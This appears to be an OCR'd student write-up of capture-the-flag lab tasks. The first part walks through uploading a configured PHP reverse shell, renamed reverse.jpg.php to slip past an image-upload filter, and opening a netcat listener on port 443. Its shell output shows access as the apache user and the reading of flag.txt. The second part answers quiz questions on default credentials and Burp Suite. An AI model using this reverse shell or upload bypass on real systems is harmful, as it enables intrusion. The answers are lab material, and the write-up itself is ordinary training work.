
2. Open the php-reverse-shell and change the ip to ours one and change the port to 443 and save it.


3. Go to open file and change the php-reverse-shell.php file to reverse.jpg.php and upload it into the site (http://10.10.93.145/?id=ODIzODI5MTNiYmYw).


4. Copy the command in the site to create a listener and click in the reverse.jpg.php to start listening.


5. Open up the var then www and we will find the flag.txt.


6.By using cat commands , we can then see our flag.









1211103311@kali: ~/Downloads
File Actions Edit View Help
(1211103311㉿kali)-[~]
$ cd Downloads
(1211103311㉿kali)-[~/Downloads]
$ nano php-reverse-shell.php
Completing file
aoc-pcaps.zip
big.txt
NgYunShi\(1\).ovpn
NgYunShi.ovpn
pcap1.pcap
pcap2.pcap
pcap3.pcap
pexels-photo-1108099.jpeg
php-reverse-shell.php*
php-reverse-shell.php.save*
reverse.jpg.php*
wordlist


// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.31.52'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


File Edit View Go Help
home kali Downloads
Places
Computer
1211103311
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
pcap2.pcap
pcap3.pcap
pexels-photo-1108099.jpeg
php-reverse-shell.php
php-reverse-shell.php.save
php-reverse-shell.php.save.1
php-reverse-shell.php.save.2
reverse.jpg.php
wordlist


File Actions Edit View Help
(1211103311㉿kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211103311:
listening on [any] 443 ...
connect to [10.18.31.52] from (UNKNOWN) [10.10.93.145] 55404
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:57:02 up 16 min, 0 users, load average: 0.02, 0.31, 0.60
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (827): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
sh-4.4$


srv
sys
tmp
usr
var
sh-4.4$ cd var
cd var
sh-4.4$ pwd
/var
pwd
sh-4.4$ ls
ls
adm
cache
crash
db
empty
ftp
games
gopher
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
spool
tmp
www
yp
sh-4.4$ cd www
cd www
sh-4.4$ ls
ls
cgi-bin
flag.txt
html
sh-4.4$ cat flag.txt
cat flag.txt



Thought Process/Methodology:

Once we access the targeting machine, a page that is showing 'you are not signed in' will appear.By adding the string of text in the url, we can then see a page that allows us to upload image file. Then, we add the subdirectory (/uploads/) in the behind the url. Copy and open the php-reverse-shell and change the ip to ours one and change the port to 443 and save it. Upload the php-reverse-file after changing it to jpg file. Create a netcat listener by using this command: sudo nc -lvnp 443. We can then start to listen by clicking the file (reverse.jpg.php).Open the www after open var and we will see a flag.txt file. We can then use cat commands to open the txt file and we will get our flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox,Burp Suite, Foxy proxy

Solution/Walkthrough:

Question 1

The name of the botnet mentioned in the text that was reported in 2018 is Mirai

> control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of **I**nternet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks pay in USD for reporting default credentials according to the text is 250

> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3


Based on the report from Hackerone ID:804548 - the agent assigned from the Dept of Defense that disclosed the report on Jun 25th is ag3nt-j1

Question 4 & Question 5

By examine the options on FoxyProxy on Burp,


i. The port number for Burp is 8080

ii. The proxy type is HTTP



Question 6


By experimenting with decoder on Burp, the URL encoding for "PSP0201" is %50%53%50%30%32%30%31



Question 7


By looking at the list of attack type options on intruder, cluster bomb matches the one in the description:

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.




Question 8


Open BurpSuite browser (under Proxy tab, click on the orange colour ‘Open browser’ button)




Accessed the machine IP address, tried to sign in by entering username and password, then clicked the ‘Sign in’ button.



